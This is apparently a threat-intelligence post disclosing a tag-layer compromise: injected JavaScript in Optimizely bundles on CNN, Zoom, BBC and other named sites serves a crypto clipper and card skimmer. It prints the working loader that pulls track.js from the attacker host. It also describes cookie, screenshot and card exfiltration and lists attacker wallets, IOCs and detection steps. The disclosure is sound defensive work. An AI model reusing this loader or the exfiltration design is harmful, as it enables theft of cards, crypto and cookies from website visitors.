Summary
One poisoned tag layer, 15 household-name websites, millions of exposed visitors. Attacker JavaScript injected into Optimizely bundles is serving a crypto-clipper + card-skimmer to visitors of CNN, Zoom, Fox News, BBC, Salesforce, GitLab, American Eagle, Hootsuite and seven more — plus side vectors through a first-party bundle, a Jscrambler-protected script, and one malvertising impression. If your site loads Optimizely, assume your visitors are in the blast radius until you check the bundle.
Terms
| Term | Means in this post |
|---|---|
| loader | the injected snippet inside the Optimizely bundle that appends track.js |
track.js |
the attacker stealer (clipper + card skimmer + screenshot exfil) |
| C2 | 1688360[.]cc and the two .icu hosts serving payload and collecting data |
| clipper | malware that swaps a victim’s crypto address for the attacker’s at point of use |
Risk to a marketing and IT team
If your site loads Optimizely, your visitors are the targets: pasted wallet addresses get swapped before submission, card forms get skimmed, and page URLs plus cookies plus a screenshot leave with every hit. Your origin can be clean while your visitors are robbed — the compromise sits in the tag layer. Three-step check: (1) fetch your served Optimizely bundle and search it for 1688360; (2) alert on Content-Security-Policy script-src violations naming unknown hosts; (3) verify with a test wallet address on a staging page that what you paste is what gets submitted.
The loader
Inside affected Optimizely bundles, directly after the normal experiment code:
<script src="https://cdn.optimizely.com/js/5113954737848320.js"
  class="optanon-category-C0002"></script>
and inside that bundle:
(function(){try{var s=document.createElement('script');
s.src='https://1688360.cc/track.js';s.async=true;
(document.head||document.documentElement).appendChild(s);}catch(e)})();
That project ID is GitLab’s; ten more project/snippet IDs across unrelated organisations carry the same line. Two affected sites instead blocked it with CSP (script-src violation, request Failed) — compromised snippet, unexecuted payload.

The payload
One self-contained script, four modules:
1. Clipper. Regex plus real checksum validation (double-SHA256, base58check, bech32, cashaddr, TON CRC16) for ETH, TON (friendly + raw), BTC, BCH, LTC, TRX, DOGE and SOL. Rewrites DOM text (50 ms sweep, payment-keyword gated), input/textarea values (including framework models), link/image src/href, copy events, clipboard.writeText/readText, navigator.share, and fetch/XHR URLs and bodies. Every swapped original is queued for exfil.
2. Screenshot + cookie exfil. Posts page URL (≤500 chars), cookies (≤8,000), a JPEG screenshot via html2canvas pulled from the same C2, and the matched original addresses to /hit.php.
3. Card skimmer. Luhn plus brand check, MM/YY + 3–4-digit CVV validation, hooks fetch/XHR POST bodies (JSON, FormData, nested objects) and form submits, dedupes per session, exfiltrates via sendBeacon to /card.php.
4. iOS second stage. On iPhone/iPad/iPod only: injects boot.js from two .icu hosts and, on iOS ≤ 18.6, a hidden iframe. The recovered boot.js is obfuscated and under analysis.
Attacker replacement addresses (verbatim from the file header):
ETH  0xC4026b06D82b0F0B363eda0642D61CfbDc17884e
TRX  THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa
BTC  19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW
TON  UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09p
SOL  FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5n
LTC  ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5
BCH  qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58
DOGE DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5
TONr 0:2033556a49942224b486e70fa8beeaeae4265dc4b10adffec2326c002d30397b
Affected Website
15 captured page loads, sorted by traffic. First column is the page domain as observed; second column is the exact page URL that loaded the payload:
| Domain | Exact page URL that loads the payload | Hijacker JS URL |
|---|---|---|

| edition.cnn.com | https://edition.cnn.com/ |
https://cdn.optimizely.com/public/125375509/s/landingprod.js |
| zoom.com | https://www.zoom.com/ |
https://cdn.optimizely.com/js/6395285578973184.js |
| foxnews.com | https://www.foxnews.com/ |
https://cdn.confiant-integrations.net/gptprebidnative/202611121858/wrap.js |
| bbc.com | https://www.bbc.com/news/articles/c6wy9lynq4qno |
https://cdn.optimizely.com/public/4621041136/s/bbcx_prod.js |
| salesforce.com | https://www.salesforce.com/ |
https://cdn.optimizely.com/js/22444972181.js |
| about.gitlab.com | https://about.gitlab.com/whats-new/19-0/ |
https://cdn.optimizely.com/js/5113954737848320.js |
| ae.com | https://www.ae.com/us/en |
https://www.ae.com/resources/aa2a454dda92a6d073ca760a2537f00c14d00114d3583 |
| hootsuite.com | https://www.hootsuite.com/error/lost-owly |
https://cdn.optimizely.com/js/4894383279964160.js |
| smartsheet.com | https://www.smartsheet.com/ |
https://cdn.optimizely.com/js/752092193.js |
| wwws.airfrance.it | https://wwws.airfrance.it/ |
https://jef1nimjiav4.eu.wpi.jscrambler.com/i0sqmdlgtfda/1588655105.js |
| virginmediao2.co.uk | https://www.virginmediao2.co.uk/help/identity |
https://cdn.optimizely.com/js/22914960707.js |
| stamps.com | https://www.stamps.com/ |
https://cdn.optimizely.com/js/23755770403.js |
| tricentis.com | https://www.tricentis.com/ |
https://cdn.optimizely.com/js/26508490611.js |
| mutualofomaha.com | https://www.mutualofomaha.com/promo/medicare-supplement-insurance/456245-1 |
https://cdn.optimizely.com/js/25010540072.js |
| insurance.hsbc.com.sg | https://www.insurance.hsbc.com.sg/ |
https://cdn.optimizely.com/js/20371380974.js |
Per-row caller evidence lives in the third column: Optimizely bundles on every row except foxnews.com (ad wrapper), ae.com (first-party bundle) and wwws.airfrance.it (Jscrambler-protected script).

IOCs
Block now (high confidence, safe to block):
1688360.cc/track.js
1688360.cc/hit.php
1688360.cc/card.php
1688360.cc/html2canvas.min.js
5vobauua3ojpklx.icu/boot.js
eil786npto9u5bq.icu/boot.js
eil786npto9u5bq.icu/JIUJIU888/weifile.html
f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40  (track.js)
2f69879f1c5bdfe9c075ef67ddb6405afe992aff89dcf42863567f83237d3ba6  (eil786 boot.js)
Detection
- Search served tag-manager bundles for unknown
.cc/.icuhosts — catches this loader; misses loader variants on fresh domains. - CSP
script-srcviolation monitoring — two sites survived this way; misses pages without CSP or with permissive policies. - Client-side: alert on
html2canvasfetched from a non-site host,sendBeaconto unknown hosts on checkout pages — catches the exfil leg; misses passive skimmers that only read. - Canary wallet address in staging: paste, submit, compare — catches clipper; misses keyword-gated payloads that ignore test pages.